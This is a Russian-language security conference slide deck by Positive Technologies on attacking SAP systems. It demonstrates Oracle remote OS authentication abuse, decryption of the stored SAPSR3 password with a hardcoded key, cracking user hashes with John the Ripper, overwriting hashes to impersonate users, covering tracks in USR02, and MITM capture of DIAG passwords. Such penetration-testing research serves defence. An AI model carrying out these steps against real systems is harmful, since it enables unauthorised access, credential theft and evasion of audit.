

# SAP ГЛАЗАМИ ЗЛОУМЫШЛЕННИКА

**Юдин Алексей**

**Positive Technologies**



**POSITIVE TECHNOLOGIES**


# Цели злоумышленника

- ≡ **Получение информации**
- ≡ **Получение финансовой выгоды**
- ≡ **Нарушение работоспособности системы (бизнес функционала)**
- ≡ **Формирование плацдарма для дальнейших атак**



# Особенности архитектуры SAP

- ≡ **Различные технологические платформы, СУБД, серверы приложений, клиентское ПО**
- ≡ **Большое количество связей между компонентами**
- ≡ **Разные протоколы взаимодействия**
- ≡ **Большие объемы данных**
- ≡ **Распределенная архитектура**
- ≡ **Множество технологий разработки**



# Стандартная система SAP

Пользовательский  
уровень



Уровень клиентов SAP



Уровень  
приложений  
SAP




Уровень СУБД




Уровень ОС



# Направления атаки



# Основной сценарий атаки



-  **Недостатки системы аутентификации**
-  **Наличие критичных уязвимостей без аутентификации**
-  **Небезопасные настройки системы**
-  **Проблемы безопасности в инфраструктуре**
-  **Использование связей с другими системами**



# Недостатки системы аутентификации

-  **Пароли по умолчанию**
-  **Подбор паролей (DIAG/RFC/HTTP)**
-  **Перехват аутентификационных данных (HTTP/RFC/DIAG)**
-  **Небезопасное хранение паролей (RFC links, Java Secure storage, SAPR3 user, trace logs....)**



# Повышение привилегий

-  **Подбор паролей администраторов SAP**
-  **Использование критичных уязвимостей (например уязвимостей в ABAP)**
-  **Небезопасные настройки системы**
  - Некорректное разграничение прав доступа
  - Auth1+Auth2+Auth3=SAP\_ALL
-  **Недокументированные возможности**
  - ST04 SQL Command line=SA38->RSORADJV
  - Функциональность доступная из разных мест системы



# Получение расширенного доступа к ОС и СУБД

## Доступ к файлам

- Транзакции CG3Y/CG3Z/AL11
- Z программы
- Вызовы функциональных модулей SAP – SE37

## Доступ к ОС

- SM49/SM69
- SA38->RSBDCOS0
- Использование недостатков реализации (например SM51)

## Доступ к БД

- ST04 SQL Command Editor
- SM49->sqlplus
- SQ01/SQ02



# ДЕМО 1. Атака через уязвимости в Oracle

## **Сценарий**

- Используем уязвимость Remote\_OS\_Authentication
- Получаем доступ к таблице SAPUSER
- Восстанавливаем пароль пользователя БД – SAPR3
- Подключаемся к СУБД с использованием SAPR3
- Подбираем пароли по хешу
- Либо меняем пароль существующему активному пользователю
- Входим в систему SAP
- Заметаем следы



## Взаимодействие сервера приложений и СУБД

-  Для связки сервера приложений и СУБД используется учетная запись **SAPSR3** и **SAPSR3DB**
-  Информация об имени и пароле учетной записи хранится в таблице **OPS\$<SID>ADM.SAPUSER**
-  Сервис **SAP** используя специальные механизмы аутентификации **Oracle** (OC аутентификация) получает доступ к СУБД и забирает информацию об учетной записи для последующего соединения



# Защита аутентификационных данных

- ☰ **Данные о паролях SAPSR3 и SAPSR3DB могут храниться в открытом и зашифрованном виде**
- ☰ **Шифрование – модифицированный DES с ключом 'BE HAPPY' зашитым в код ядра системы**
- ☰ **Пользователь OPS\$<SID>ADM обладает правами SYSDBA**
- ☰ **По требованиям SAP на СУБД Oracle включен режим  
REMOTE\_OS\_AUTHENT = TRUE  
OS\_AUTHENT\_PREFIX = OPS\$**



# Использование Remote\_OS\_Authentication

- Создаем локального пользователя с именем `<sid>adm`
- Создаем запись в `tnsnames.ora`  
`tst=(DESCRIPTION=(ADDRESS_LIST=(ADDRESS=(PROTOCOL=TCP)(HOST=10.125.151.35)(PORT=1527)))(CONNECT_DATA=(SID=TST)))`
- Копируем `tnsnames.ora` в папку `home` пользователя
- Выполняем `sqlplus`  
`sqlplus /@tst`
- Профит!



# Получаем зашифрованный пароль

```
c:\ Select C:\WINDOWS\system32\cmd.exe - sqlplus /nolog


SQL> select * from "OPS$SAP2\TSTADM".sapuser;

USERID
-----
PASSWD
-----
SAPSR3-CRYPT
V01/0048ZctvSB67wv11r9eto6eEfCPXJtXzRFA/03w=

SQL> _
```



# Восстанавливаем пароль



```
C:\Windows\system32\cmd.exe


N:\PassHack>type password.txt
U01/0048ZctvSB67Wv11r9eto6eEfCPXJtXzRFA/03w=

N:\PassHack>SAP_DB_PASS_Recovery.exe
BE HAPPY q w e r t y u i l
N:\PassHack>_
```

The screenshot shows a Windows command prompt window titled "C:\Windows\system32\cmd.exe". The user is in the directory "N:\PassHack". They first execute the command "type password.txt", which outputs a long alphanumeric string: "U01/0048ZctvSB67Wv11r9eto6eEfCPXJtXzRFA/03w=". Next, they execute "SAP\_DB\_PASS\_Recovery.exe", which outputs "BE HAPPY q w e r t y u i l". The prompt then shows a single underscore character "\_".



# Подключаемся к БД



# Собираем хеши пользователей

The screenshot shows the PL/SQL Developer interface. The title bar reads "PL/SQL Developer - sapsr3@MP\_10.111.114.203\_1527\_TST - [SQL Window - select \* from USR02 w...". The menu bar includes File, Project, Edit, Session, Debug, Tools, Macro, Documents, Reports, Window, and Help. The toolbar contains various icons for file operations and database management. The main window has tabs for SQL, Output, and Statistics. The SQL editor contains the query: `select * from USR02 where BNAME='SAP*'`. Below the editor is a toolbar with icons for grid, lock, zoom, and other functions. The results pane displays a table with 6 rows and 10 columns. The status bar at the bottom indicates "1:39" and "6 rows selected in 0,109 seconds".

	MANDT	BNAME	BCODE	GLTGV	GLTGB	USTYP	CLASS	L
1	000	SAP*	92C68D266F315157	00000000	00000000	A	SUPER	
2	001	SAP*	92C68D266F315157	00000000	00000000	A	SUPER	
3	800	SAP*	D0BFF4276DA1E208	00000000	00000000	A	SUPER	
4	810	SAP*	92C68D266F315157	00000000	00000000	A	SUPER	
5	811	SAP*	92C68D266F315157	00000000	00000000	A	SUPER	
6	812	SAP*	92C68D266F315157	00000000	00000000	A	SUPER	




# Используем John the Ripper - jumbo

```
^ v x root@bt: ~/john/john-1.7.9-jumbo-5/run
File Edit View Terminal Help
root@bt:~/john/john-1.7.9-jumbo-5/run# ./john /root/saphashes.txt --wordlist=/pentest/passwords/wordlists/bigdict.txt
Loaded 13 password hashes with 13 different salts (SAP CODVN G (PASSCODE) [sapg])
PASSWORD      (TMSADM_WF      - TMS Workflow      )
test456        (WEBSERVICE     - Web Service       )
test123        (MATTHEW        - Matt Bartlett    )
password3      (TEST_USER3     - Test User 3      )
password1      (TEST_USER1     - Test User 1      )
password2      (TEST_USER2     - Test User 2      )
```



# Меняем хеш действующего пользователя



The screenshot shows the PL/SQL Developer interface. The main window displays the following SQL query:

```
select u.rowid,u.* from USR02 u where BNAME='SAP*'
```

The query results are shown in a table with the following columns: BNAME, BCODE, GLTGV, GLTGB, USTYP, CLASS, LOCNT, and UF. The third row is highlighted, showing a new hash value for the BCODE column.

	BNAME	BCODE	GLTGV	GLTGB	USTYP	CLASS	LOCNT	UF
1	SAP*	92C68D266F315157	00000000	00000000	A	SUPER	0	
2	SAP*	92C68D266F315157	00000000	00000000	A	SUPER	0	
3	SAP*	D0BFF4276DA1E208	00000000	00000000	A	SUPER	0	
4	SAP*	92C68D266F315157	00000000	00000000	A	SUPER	0	
5	SAP*	92C68D266F315157	00000000	00000000	A	SUPER	3	
6	SAP*	92C68D266F315157	00000000	00000000	A	SUPER	0	

The status bar at the bottom indicates the current position is 1:16 and the selected text is "bcode, raw(8), optional".



-  **Смена хеша пользователя автоматически не влечет за собой возможность входа с новым паролем**
-  **Необходимо сбросить табличный кеш (транзакция /\$SYNC) в SAP системе либо дождаться ее перезагрузки**
-  **Сброс кеша в высоконагруженной системе приводит к резкому снижению производительности SAP системы**



# Заметание следов

- При смене хэша пользователя и дальнейшем входе сохраняем информацию о предыдущем времени входа

The screenshot shows the PL/SQL Developer interface. The SQL window contains the query: `select u.rowid,u.* from USRO2 u where BNAME='SAP*'`. The result is displayed in a table with the following columns: UFLAG, ACCNT, ANAME, ERDAT, TRDAT, LTIME, OCOD1, and BCD. The data is as follows:

	UFLAG	ACCNT	ANAME	ERDAT	TRDAT	LTIME	OCOD1	BCD
1	0		IDADMIN	20060314	20121003	113111	0000000000000000	0000
2	0		IDADMIN	20060314	20121003	174708	0000000000000000	0000
3	128		SAP*	20060321	20120703	000000	0000000000000000	0000
4	0		SAP*	20060321	20121001	123519	0000000000000000	0000
5	0		SAP*	20060321	20120207	152128	0000000000000000	0000
6	128		SAP*	20060321	20121001	123456	0000000000000000	0000



## Заметание следов

-  После успешных действий от имени другого пользователя восстанавливаем предыдущие значения хеша и времени входа в таблице **USR02**
-  Остается почистить логи и другие служебные таблицы ...но это тема другой презентации
-  В основных отчетах по пользователям в SAP системе этих махинаций не видно



## DEMO 2. Один из вариантов атаки на SAP систему



### Сценарий

- **Перехватываем учетные данные пользователя с использованием MITM**
- **Входим в систему с полученными данными**
- **Пытаемся получить содержимое таблиц с хешами паролей пользователей**
- **Пытаемся обойти механизмы авторизации**
- **Получаем расширенные права в системе**
  - **Через брутфорс**
  - **Через SM49/SM69**
  - **Через ST04**
- **Атакуем СУБД/ОС/другие манданты**



## **Перехват паролей с использованием протокола DIAG**

- Wireshark plugin SAP DIAG Decompress (2011) (<http://www.securitylab.ru/software/409481.php>)
- SApCap (2011) (<http://www.sensepost.com/labs/tools/poc/sapcap>)
- Cain&Abel (2011) (<http://oxid.it>)

## **Перехват паролей с использованием протокола RFC**

- Attacking SAP by Mariano Nuñez Di Croce ([https://www.blackhat.com/presentations/bh-europe-07/Nunez-Di-Croce/Presentation/bh-eu-07-nunez\\_di\\_croce-apr19.pdf](https://www.blackhat.com/presentations/bh-europe-07/Nunez-Di-Croce/Presentation/bh-eu-07-nunez_di_croce-apr19.pdf))



# Перехват паролей DIAG

The image shows a Wireshark capture of network traffic. The filter is set to 'tcp.stream eq 32'. The packet list shows several SAP Diag packets. Packet 800 is selected, and its details pane shows 'Decompressed SAP Diag Data (604 bytes)'. A red box highlights the password '06071992' in the output.

No.	Time	Source	Destination	Protocol	Length	Info
801	7.427840	10.111.114.202	10.111.112.14	TCP	66	cpq-tasksmart > 644
804	7.434945	10.111.114.202	10.111.112.14	SAP Diag	1263	
2040	17.431619	10.111.114.202	10.111.112.14	TCP	60	cpq-tasksmart > 644
2068	17.686840	10.111.114.202	10.111.112.14	SAP Diag	1242	
2400	20.851781	10.111.114.202	10.111.112.14	TCP	60	cpq-tasksmart > 644
2422	20.972469	10.111.114.202	10.111.112.14	SAP Diag	257	
2433	21.158944	10.111.114.202	10.111.112.14	SAP Diag	903	
3492	31.414152	10.111.114.202	10.111.112.14	TCP	60	cpq-tasksmart > 644
800	7.427462	10.111.112.14	10.111.114.202	TCP	66	64402 > cpq-taskma
802	7.428046	10.111.112.14	10.111.114.202	TCP	54	64402 > cpq-taskma

